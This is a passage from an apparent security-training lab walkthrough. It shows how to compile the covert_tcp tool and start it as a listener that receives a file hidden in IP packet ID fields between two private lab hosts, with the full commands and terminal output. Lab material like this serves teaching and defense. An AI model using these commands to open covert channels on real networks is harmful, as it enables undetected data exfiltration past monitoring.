
Note: The password you type will not be visible in the terminal window.

29. To start a listener, type `./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt` and press **Enter**, as shown in the screenshot.


```

root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive$ cd Desktop
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive$ mkdir Receive
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive$ cd Receive
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
    | ^~~~~
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.
  
```


30. Now, switch 